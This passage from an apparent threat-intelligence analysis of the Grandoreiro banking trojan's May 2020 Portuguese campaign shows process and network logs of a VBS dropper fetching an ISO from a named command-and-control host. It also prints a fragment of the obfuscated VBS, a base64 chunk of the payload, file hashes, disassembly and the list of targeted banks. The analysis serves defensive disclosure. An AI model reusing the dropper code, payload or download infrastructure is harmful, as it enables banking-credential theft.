lopfoimju.iso	6.6 MB	5/19/2020 5:27:54 AM	38
Uimanstermnmj.iso	6.2 MB	5/20/2020 12:41:04 PM	1
Umbuntojio.iso	4.6 MB	5/18/2020 10:45:43 AM	0

Figure 6: *Metrics collected from the server on May 21st, 2020 with the Portuguese sample kept by crooks.*

The threats available on the server are the same, but different samples were created by Grandoreiro operators as observed below. The samples were grouped by countries or campaigns.




Name	Date modified	Type	Size
adamntiumnix	5/19/2020 4:32 PM	Disc Image File	4,695 KB
Babubjinsc	5/19/2020 4:32 PM	Disc Image File	6,289 KB
babulostfingr	5/19/2020 4:32 PM	Disc Image File	6,282 KB
bBUlokijuj	5/19/2020 4:32 PM	Disc Image File	6,289 KB
Inufturiols	5/19/2020 4:30 PM	Disc Image File	6,416 KB
lopfoimju	5/19/2020 4:32 PM	Disc Image File	6,794 KB
mrblaterkij	5/19/2020 4:32 PM	Disc Image File	4,660 KB
mrlastapss	5/19/2020 4:32 PM	Disc Image File	4,890 KB
pthundetbox	5/19/2020 4:32 PM	Disc Image File	6,645 KB
Umbuntojio	5/19/2020 4:31 PM	Disc Image File	4,722 KB
Uskmanager	5/19/2020 4:31 PM	Disc Image File	4,691 KB
Utrbdrackmo	5/19/2020 4:30 PM	Disc Image File	7,597 KB
vpnfgjwlsg	5/19/2020 4:30 PM	Disc Image File	6,246 KB
zqqggfdgc	5/19/2020 4:30 PM	Disc Image File	6,251 KB

Figure 7: *Grandoreiro samples (ISO files) available on the server online.*

The ISO files have a size range of 4MB to 7MB which is an unusual file size for image files. Theses files are an archive file that contains all the information that would be written to an optical disc. The malware is inside them and is dropped when the file is executed. This is not new, several threats have been distributed via ISO files past months (see more details in a ThreatPost publication here).

Digging into the details, when the VBS file (1st stage) is executed on the victim’s machine, the ISO file is downloaded from the server online.



```
4:03:55.4071192 PM  WScript.exe  92  TCP Receive  DESKTOP-05GDITJ:50484 -> hwsrv-716515.hostwindsdns.com:1950                              SUCCESS
4:03:55.4071266 PM  WScript.exe  92  TCP Receive  DESKTOP-05GDITJ:50484 -> hwsrv-716515.hostwindsdns.com:1950                              SUCCESS
4:03:55.4071333 PM  WScript.exe  92  TCP Receive  DESKTOP-05GDITJ:50484 -> hwsrv-716515.hostwindsdns.com:1950                              SUCCESS
4:03:55.4071399 PM  WScript.exe  92  TCP Receive  DESKTOP-05GDITJ:50484 -> hwsrv-716515.hostwindsdns.com:1950                              SUCCESS
4:03:55.4104257 PM  WScript.exe  92  WriteFile    C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\AL8XRYGG\Inufturiols[1].iso   SUCCESS
4:03:55.4106015 PM  WScript.exe  92  WriteFile    C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\AL8XRYGG\Inufturiols[1].iso   SUCCESS
4:03:55.4109204 PM  WScript.exe  92  WriteFile    C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\AL8XRYGG\Inufturiols[1].iso   SUCCESS
4:03:55.4727728 PM  WScript.exe  92  TCP Receive  DESKTOP-05GDITJ:50484 -> hwsrv-716515.hostwindsdns.com:1950                              SUCCESS
4:03:55.4728079 PM  WScript.exe  92  TCP Receive  DESKTOP-05GDITJ:50484 -> hwsrv-716515.hostwindsdns.com:1950                              SUCCESS
```

tcp.stream eq 0

```
No.  Time      Source           Destination      Protocol  Length  Info
  1  0.000000  10.0.2.15        192.236.147.100  TCP         66  50484 → 1950 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
  2  0.226339  192.236.147.100  10.0.2.15        TCP         60  1950 → 50484 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
  3  0.226435  10.0.2.15        192.236.147.100  TCP         54  50484 → 1950 [ACK] Seq=1 Ack=1 Win=65535 Len=0
  4  0.478724  10.0.2.15        192.236.147.100  HTTP       393  GET /Inufturiols.iso HTTP/1.1
  5  0.478929  192.236.147.100  10.0.2.15        TCP         60  1950 → 50484 [ACK] Seq=1 Ack=340 Win=65535 Len=0
  6  0.587795  192.236.147.100  10.0.2.15        TCP        344  1950 → 50484 [PSH, ACK] Seq=1 Ack=340 Win=65535 Len=290 [TCP segment of a reassembled PDU]
```

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · vbs.pcap.pcapng


```
GET /Inufturiols.iso HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 192.236.147.100:1950
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 6569690
Accept-Ranges: bytes
Server: HFS 2.3g
Set-Cookie: HFS_SID_=0.547294938238338; path=/; HttpOnly
Last-Modified: Mon, 18 May 2020 21:14:16 GMT
Content-Disposition: attachment; filename="Inufturiols.iso";
```

```
UEsDBBQAAAAIAGiQslBypPyJoC5LAABbyuhQPAAAASW51ZnR1cmlvbHMuZXhlzL0NXFRV/j9+Z+YCA47OqKiomGRjaT4siBU4mCNP4vPIk/gcCYRG4sIdtUQZdmDjcmKjtm3ru+1+da3dnnajsiJra2AQpCwBTUFMTa3OOFakJKOi8/
t8zj0DaA+2/9fr/3v9fMm8zz0Pn3PO53zO53zOueecu3C5RVALgiAKesHrFYQaQflnFkYJN/2nEoQ9BmHQ2N2Bn9xao1rwya1VVam56wrDNhbkP1CQ+VDYQ9ZCKez+7LAC64Yw64as7IKwpes2RE4bGGS852ak/
2/9syQIwgKVVhi5OvZOn99J4Q8lA1TqkULP44JQcGcw+k0YUCUIBnAYAIE7zK1Gvin/fCh07gn2PajZr4FFZ2gQfD59/8KfELaEA1r+KAhP3REs3Piv6gnB/KHqR969/2xPCCE/H/qz/+IWxycgbrnyuFIgrGtvJZR/YYJwX/
zs1NnoNrsEpe5n8anqunhmQXDEpqQwd9ME/H1CCTh7fTz455i6LitTyhSUOkPdhWk/jmfGeFJeIbqN+LOR0wt9Qrjhn2NqgUKP8QB4wZh+QzwzcHdqQXZe/lpB4SXwVHAA3vJT8QoL1uIDtoWvTY4/+aN413lgm+O/gj3Xtd+P4v0/
+E80mAVNQGx+fl525gYmZuwHfP0SM/MKs8XUAmt2pVmYDD5qMS43s4CFg6YQqszgpwqYu0HKfiC7AGXH5vV6i4kjA/3F2Iel7L64ecxvaX5Blob5gWeVDf20cZkFWes2ZOb5Kf5eb9Uz4G/wA7p3T
+elRML4r7hqN4SJYnJ2Zp6qygHuIP8UqWDdhgf2g3tA0NJ1WdnK8zF41gWkZxasy9wgQfnP4XPQ4rxs7hU/2Cz80j8M93UHwz1mIRT+wuDPCH8h8HffdLNQBH818BeQuvj+9dlrJQukCfA99GXgn/JwoZT9EIgxeOmD5iLDCnIy12ZjYG/
PdiiQyGNrgBX77fFG0eNaZREExbW111UGrv37/woE/wl/r8NffxXho/Uf8NdyP+BB1BCz0PQL9cZwHaAH+Q91bMs0C2cy++rcldlX58GpvdXIUipMHBZILwamxmdK2anrHspWecffN61FIA7v
+JUcMzimcrRwlDgu4JjEMZ7jRo5mjjEcozhO5xjOcTLHCRyNHMM4hnIM4ZjHMZijgaOOYylHG8cijlqOIsenOFZxfIyjwLEnQkEPxy6OnRzPMUyx17//XhA0RCqdC0J/Md44WSX56d9ZaQwnTnt9/
AonxqU8zRmOJzke49jG8RDHZo77lTzSP6B+LYL9XsE6IzfeXxDWC/RFyIzsK2uy+kU6Vq9w7jwDEWSVPBAxspXUaRyV8bUiuUUOkf1j7ZezrOeIPzHIwyFulSzIZtGJdMl50kb/
CqTKHJwQGS5btCRdlC06MlQ2yBmiHCvKmmoVhllEopWD5CUiGYYFkg27EJwp6UvTlpDv5WAjoWSVQEQj5gSx5XSRmCDfFK0mRWeqswYTJ30HCx6nlf1JnE6VKLqHaRJFU5zWOhDC/sLC0JucMLmtTnKY7KXp4FnqsIqRDtl/
+ao1UA7Mz17vIW3kCpkGtEydBRvJp5p5IqGaB3WmTzbfb+q0jiaxoipOC78T43T2rTrBmgQ5RAMx9yzyKXlE1Bzg0a1+E7fq3HeSIKAg64xkq1azVTfpklxkFCd1yoU6cggSNl/
```

Figure 8: *ISO file downloaded from the server online and stored on the IE web cache.*

Next, the folder “ **\nvreadmm** ” is created on the **AppData\Roaming** directory, and the zip file with the malware inside is dropped (the zip filename can be observed in Figure 4 above).




```
DIM jrtceegillnprttvzxsd
Set jrtceegillnprttvzxsd = Createobject("Scripting.FileSystemObject")
jrtceegillnprttvzxsd.DeleteFile egilprrtbbdfiilnpprttvzzacbbddfhllnnprtt & "\" & hjnpttvbdffhjmoqqsvzzacbbdffhjmmoqssuegg
End Function
egilprrtbbdfiilnpprttvzzacbbddfhllnnprtt = tvvbddgillnprrtvzzacbbdffilnnprrtveegil + "\nvreadmm"
ddfhhjmmqqtvvegiilnpprtvvbdffillnprrtvzzaccbdffh
uacegimmqqsuxybaacegiiloqqsuddfhjjmooqsu = egilprrtbbdfiilnpprttvzzacbbddfhllnnprtt
```

```
4:04:56.6089999 PM  WScript.exe  92  CreateFile  C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6093528 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6095064 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6095593 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6096401 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6097228 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6097619 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6097840 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6097986 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6098200 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6098710 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:04:56.6098824 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
```

***Figure 9:** Zip file with the malware inside is dropped into the “**AppData\Roaming\nvreadmm**” folder.*

When the download is done, the unzip process starts. The PE file (Grandoreiro trojan malware) is extracted into the same folder and executed.



```
4:05:07.3852606 PM  WScript.exe  92  CloseFile   C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:05:07.3856379 PM  WScript.exe  92  CreateFile  C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:05:07.3860389 PM  WScript.exe  92  CreateFile  C:\Users\root\AppData\Roaming\nvreadmm\Inufturiols.exe                       NAME NOT FOUND
4:05:07.3861629 PM  WScript.exe  92  CreateFile  C:\Users\root\AppData\Roaming\nvreadmm\Inufturiols.exe                       SUCCESS
4:05:07.3864929 PM  WScript.exe  92  ReadFile    C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:05:07.3865487 PM  WScript.exe  92  ReadFile    C:\Windows\System32\zipfldr.dll                                             SUCCESS
4:05:07.3936379 PM  WScript.exe  92  ReadFile    C:\Windows\System32\zipfldr.dll                                             SUCCESS
4:05:07.3945646 PM  WScript.exe  92  ReadFile    C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:05:07.3950488 PM  WScript.exe  92  ReadFile    C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:05:07.3955396 PM  WScript.exe  92  ReadFile    C:\Users\root\AppData\Roaming\nvreadmm\A99449C3092CE70964CE715CF7BB75B.zip  SUCCESS
4:05:07.3961643 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\Inufturiols.exe                       SUCCESS
4:05:07.3965591 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\Inufturiols.exe                       SUCCESS
4:05:07.3966450 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\Inufturiols.exe                       SUCCESS
4:05:07.3966849 PM  WScript.exe  92  WriteFile   C:\Users\root\AppData\Roaming\nvreadmm\Inufturiols.exe                       SUCCESS
```

```
wscript.exe   Susp...  6,328 K  25,424 K    92 Microsoft ® Windows Based ...  Microsoft Corporation
jusched.exe            1,944 K   9,912 K  3064 Java Update Scheduler          Oracle Corporation
  jucheck.exe          2,800 K  11,064 K  5924 Java Update Checker            Oracle Corporation
```

Name	Date modified	Type	Size
A99449C3092CE70964CE715CF7BB75B	5/21/2020 4:05 PM	Compressed (zipp...	4,812 KB
Inufturiols	5/21/2020 4:05 PM	Application	21,360 KB

unzip process until ~ 300 MB


***Figure 10:** Grandoreiro extracting process ~ binary with a size of 331 MB.*

Grandoreiro – Final Payload (Portugal May 2020)

Filename: Inufturiols.exe
MD5: 1f861de0794cd020072150db618da154
SHA1: c3f70025857ac7eca467412d35f17fc5ec10f659

The final payload is a PE file written in Delphi – a Latin American banking trojan. According to ESET, “***Grandoreiro has been active at least since 2017 targeting Brazil and Peru, expanding to Mexico and Spain in 2019.*** “

The malware scope was extended also to Portugal now, with several Portuguese banks included in the malware operations as highlighted below.



Address	Length	Result
0xcf93ec	15	RECORTEcecabank
0xcf9404	16	RECORTECTIVOBANK
0xcf9420	17	RECORTECaixaGeral
0xcf943c	11	RECORTEBBVA
0xcf9450	14	RECORTELACAIXA
0xcf9468	18	RECORTESTDAESPANHA
0xcf9484	17	RECORTEBLOCKCHAIN
0xcf94a0	16	RECORTECAJARURAL
0xcf94bc	15	RECORTESabadell
0xcf94d4	16	RECORTEBANKINTER
0xcf94f0	14	RECORTElaboral
0xcf9508	14	RECORTEBBANKIA
0xcf9520	14	RECORTEcajamar
0xcf9538	16	RECORTELiberbank
0xcf9554	15	RECORTEOpenbank
0xcf956c	10	RECORTEING
0xcf9580	16	RECORTEPichincha
0xcf959c	15	RECORTEibercaja
0xcf95b4	17	RECORTEMediolanum
0xcf95d0	14	RECORTEUnicaja
0xcf95e8	14	RECORTETRIODOS
0xcf9600	19	RECORTEACTIVOBANKPT
0xcf961c	18	RECORTEnovobancopt
0xcf9638	17	RECORTEMONTEPIOpt
0xcf9654	14	RECORTEsantapt
0xcf966c	22	RECORTEmilleniumbcppt
0xcf968c	21	RECORTECaixadirectapt
0xcf96ac	16	RECORTEEuroBicpt
0xcf96c8	10	RECORTESCr
0xcf96e8	11	RECORTESBPI
0xcf96fc	20	RECORTESPortugalBBVA
0xcf971c	11	RECORTEBICE
0xcf9730	13	RECORTERipley
0xcf9748	10	RECORTEBci
0xcf975c	12	RECORTEChile
0xcf9774	18	RECORTEBancoEstado
0xcf9790	16	RECORTEFalabella
0xcf97ac	10	RECORTEIta
0xcf97c0	16	RECORTESantander
0xcf97dc	22	RECORTECHILEScotiabank
0xcf97fc	14	RECORTESGLOBAL

```
inufturiols.00CF7309
 mov dl,7C ; 7C:'|'
 mov eax,dword ptr ds:[D12864]
 call inufturiols.BBC0C0
 lea ecx,dword ptr ss:[ebp-9FC]
 mov edx,1
 mov ebx,dword ptr ds:[eax]
 call dword ptr ds:[ebx+C]
 mov eax,dword ptr ss:[ebp-9FC]
 lea edx,dword ptr ss:[ebp-9F8]
 call inufturiols.4090E4
 mov eax,dword ptr ss:[ebp-9F8]
 mov edx,inufturiols.CF961C ; CF961C:"RECORTEnovobancopt"
 call inufturiols.4046D8
 jne inufturiols.CF7363
```

```
inufturiols.00CF7348
 lea eax,dword ptr ss:[ebp-A00]
 call inufturiols.9B6A7C
 mov edx,dword ptr ss:[ebp-A00]
 mov eax,inufturiols.D127A0
 call inufturiols.404A14
```

```
inufturiols.00CF7363
 mov dl,7C ; 7C:'|'
 mov eax,dword ptr ds:[D12864]
 call inufturiols.BBC0C0
 lea ecx,dword ptr ss:[ebp-A08]
```

Figure 11: *List of the Portuguese banks included in the Grandoreiro version of May 2020.*

A complete list of the targeted banking organizations can be found below (Grandoreiro May 2020).

```
00CF0808 <AnsiString> 'Cecabank'
00CF081C <AnsiString> 'natwest'
00CF082C <AnsiString> 'SantanderUK'
00CF0840 <AnsiString> 'HSBCUK'
00CF0850 <AnsiString> 'Barclays'
00CF0864 <AnsiString> 'BICE'
00CF0874 <AnsiString> 'Ripley'
00CF0884 <AnsiString> 'Bci'
00CF0890 <AnsiString> 'Chile'
00CF08A0 <AnsiString> 'BancoEstado'
00CF08B4 <AnsiString> 'Falabella'
00CF08C8 <AnsiString> 'Itaú'
00CF08D8 <AnsiString> 'Santander'
00CF08EC <AnsiString> 'Scotiabank'
00CF0900 <AnsiString> 'PT_1'
00CF8E00 <AnsiString> 'Cecabank'
00CF8E14 <AnsiString> 'natwest'
00CF8E24 <AnsiString> 'SantanderUK'
00CF8E38 <AnsiString> 'HSBCUK'
00CF8E48 <AnsiString> 'Barclays'
00CF8E5C <AnsiString> 'BICE'
00CF8E6C <AnsiString> 'Ripley'
00CF8E7C <AnsiString> 'Bci'
00CF8E88 <AnsiString> 'Chile'
00CF8E98 <AnsiString> 'BancoEstado'
00CF8EAC <AnsiString> 'Falabella'
00CF8EC0 <AnsiString> 'Itaú'
00CF8ED0 <AnsiString> 'Santander'
00CF8EE4 <AnsiString> 'Scotiabank'
00CF8EF8 <AnsiString> 'PT_1'
00CF8F7C <AnsiString> 'EUR '
00CF8F98 <AnsiString> 'TRAVALiberbank'
00CF8FB0 <AnsiString> 'TRAVABBVA'
00CF8FC4 <AnsiString> 'TRAVABANKIA'
00CF8FD8 <AnsiString> 'TRAVAlacaixa'
00CF8FF0 <AnsiString> 'TRAVASTESPANHA'
00CF9008 <AnsiString> 'TRAVABLOCKCHAIN'
00CF9020 <AnsiString> 'TRAVACAJARURAL'
00CF9038 <AnsiString> 'TRAVASabadell'
00CF9050 <AnsiString> 'TRAVABANKINTER'
00CF9068 <AnsiString> 'TRAVAlabooral'
